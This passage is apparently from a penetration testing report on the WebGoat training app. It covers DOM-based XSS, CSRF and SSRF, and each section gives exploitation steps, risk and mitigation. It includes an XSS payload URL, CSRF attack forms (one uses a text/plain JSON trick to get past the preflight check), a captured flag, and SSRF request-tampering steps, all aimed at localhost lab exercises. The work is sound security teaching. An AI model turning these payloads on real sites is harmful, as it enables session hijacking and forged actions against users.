
Vulnerability Identification

The vulnerability can be identified by viewing the source code of the javascript files that are loaded in the browser when the page is loaded. There is a test function that the developer mistakenly left behind. The test function prints user-supplied input on the web page.



Exploitation Steps

1. Enter the following payload into the browser:
http://127.0.0.1:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2Fscript%3E



Risk Exposure

Web applications vulnerable to XSS have a range of impact, from user annoyance to complete account compromise. A typical threat scenario is for the attacker to steal session cookies through XSS attacks..This allows the attacker to hijack the victim's user session and take over the account. The consequence of such attacks can result in the compromise of the confidentiality, integrity and availability of the affected system. Depending on the nature of the web application, it may result in potential financial and reputational losses as well. For instance, an administrator's account on a web stock trading platform was compromised through XSS. The attacker can perform various types of actions on the platform, such as manipulating stock prices or even bringing down the platform.

Mitigation

Both reflected and dom-based XSS have similar applicable mitigation techniques. The root cause of these two vulnerabilities is primarily due to the lack of input sanitization. If possible, user supplied inputs should be validated with well known validation libraries to prevent implementation flaws in the custom validation function. Alternatively, the use of escape functions can be used to encode the output so that it is safe to be executed on the client's browser.

Code Review would have helped in identifying such vulnerabilities at source code level, before the
deployment of the application. For instance, we can focus on looking for validation implementation in the source code that handles user-supplied inputs. Both the instances of reflected and dom-based XSS vulnerabilities can be easily identified through Code Review.

9.1.Request Forgery - Client-Site Side Request Forgeries and Server Side

9.2.Request Forgeries

Request forgery vulnerabilities refer to a class of vulnerabilities that leverages on the trust associated with the entity to perform typically unintended actions/transactions.

9.3. Request Forgery - Cross-Site Request Forgeries

Cross-Site Request Forgeries (CSRF) is a class of attack that forces end users to execute unwanted actions on a web application which they are currently authenticated in. The vulnerabilities that are exploited relate to trust between the user and the system. These actions were completed by a secondary user that has used the CSRF vulnerability to exploit items like session cookies and bypass preflight checks.


Vulnerability Identification

For this vulnerability, it can be identified by examining the underlying web forms by validating if the web form submission simply only relies on HTTP cookies. In the following sub-section, each exercise's vulnerability will be explained, along with the exploitation steps.

Exploitation Steps


Exercise 1

The original web form is vulnerable to CSRF attacks as it does not validate for any CSRF tokens or protection mechanisms.



To exploit it, simply create another HTML form that sends the request to the same URL and submit the flag that was returned from the response.

```
<html>
<body>
 <form action="http://localhost:8080/WebGoat/csrf/basic-get-flag"
method="POST">
  <input name="csrf" value="false" type="hidden">
  <input name="submit" type="hidden" value="submit-Query">
  <input type="submit" value="Submit">
 </form>
</body>
</html>
```



Exercise 2

Similar to Exercise 1, in this exercise, there is an additional HTTP form parameter “validateReq” which we have to pay attention to.

```
<input type="hidden" name="validateReq"
value="2aa14227b9a13d0bede0388a7fba9aa9">
```

Thus, for the exploit, we have included the key parameters in the web form and submitted it on behalf of the logged in user. This will allow us to submit a forum response on behalf of another user. This is initiated by another source.

Open ~/Documents csrf.html

```
<html>
<body>
 <form action="http://localhost:8080/WebGoat/csrf/review"
method="POST">
  <input name="reviewText" value="Awesome!" type="hidden">
  <input name="stars" type="hidden" value="4">
  <input name="validateReq" type="hidden"
value="2aa14227b9a13d0bede0388a7fba9aa9">
  <input type="submit" value="Submit">
 </form>
</body>
</html>
```

Exercise 3

The third exercise focuses on performing a CSRF attack on an API which is not protected against such an attack. The payload creates JSON data as text data that bypasses the preflight check, and allows access to the flag, which grants us the exploit.

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
lessonCompleted:   true
feedback:          "Congratulations you have found the correct solution, the flag is: 226cfa7d-1235-438b-a388-414587408619"
output:            null
assignment:        "CSRFFeedback"
attemptWasMade:    true
```


```
<html>
  <body>
  <form action=http://localhost:8080/WebGoat/csrf/feedback/message
method=post enctype="text/plain" >
    <input name=' {"name": "WebGoat", "email": "webgoat@webgoat.org",
"content": "WebGoat is the best!!", "ignore_me":" ' value='test"}'
type='hidden'>
    <input type='submit' value='Submit'>

  </form>
  </body>
</html>
```

Confirm Flag Value: Submit

Congratulations. You have successfully completed the assignment.

Exercise 4

The final exercise is a login CSRF attack. For login CSRF, the attacker attempts to monitor the user activity of the victim through an attacker controlled user account. In this instance, we attempt to change session cookies to the account associated with the attacker by performing a CSRF login on the unsuspecting user.



Mitigation Technique

Cross Site Request Forgeries can be mitigated using the Synchronizer Token pattern. This is used to
generate tokens to combat the CSRF browser authentication and cookie exploitation. These tokens allow an extra layer of validation as well as backend protection against CSRF attacks. These tokens are validated and checked every time a request is issued, mitigating these types of attacks.

Penetration testing would be an effective security touchpoint against CSRF. If a company wanted to know if their company would be defended against such an attack, or if they have implemented a token system and need it to be tested, a skilled penetration tester would provide a great resource to test the effectiveness and strength of the current defenses in place. It allows the application to be validated against such attacks in an actual working environment.

9.4. Server Side Request Forgeries

A server-side request forgery is where a server-side application is induced to make requests to an unintended location. An example of server-side request forgeries include making connections to internal services to possibly leak or steal data.

Vulnerability Identification

The request can be modified to fetch resources on behalf of the server.

```
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Fcat.png
```

```
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Ftom.png
```


Task 1 and 2: Vulnerable HTTP Post Request Parameter

Exploitation Steps

1) Begin intercepting traffic, forward the requests until you reach the request you need to edit

2) Change the URL that the server should fetch

3) Forward the edited request on to the end user.



Risk Exposure

This server-side forgery vulnerability can lead to the unauthorized actions and/or access of data. The
vulnerability can be used as an end to itself (accessing sensitive data) or as a means of escalating an
attack. An attacker can access the contents of an admin URL because the request is coming from the
local machine itself and therefore bypasses the typical access controls. It is also possible to escalate an attack because an attacker can create a connection to a malicious third-party system. This makes the vulnerability a major risk for even bigger attacks. The exploitation of this vulnerability for the unauthorized access of data constitutes a business risk while the use of it to escalate an attack is a technical risk.

Mitigation Technique

Server-side request forgeries can be prevented by implementing a white list. A white list is a list of things that are considered trustworthy and allowed to be accessed. In addition, checksums of the request can be calculated and implemented to prevent illegal modification of the data. Checksums are unique numbers associated with a file that are used to confirm that it is the one you expect and that it has not been modified. There are also integrity checking tools such as Tripwire which are used to detect data modification.

Similarly to CSRF vulnerability, SSRF vulnerability can be detected through Penetration Testing security touchpoint. Through Penetration Testing, we attempt to identify poor handling of the program. In this instance, we will attempt to access protected/hidden trusted resources from a vulnerable public facing application. By performing Penetration Testing, we are able to validate the existence of the vulnerability with a high degree of confidence as we can get to demonstrate in an actual working environment.

Conclusion

This penetration testing report serves as a comprehensive repository of insights garnered from the security assessment conducted on WebGoat platform. The intention is to facilitate a holistic understanding of web application vulnerabilities, encourage hands-on learning, and equip professionals with the knowledge to safeguard applications against potential threats. Through this report, we endeavour to contribute to the collective effort in fortifying web applications security, ensuring a safer digital environment for users and organizations alike.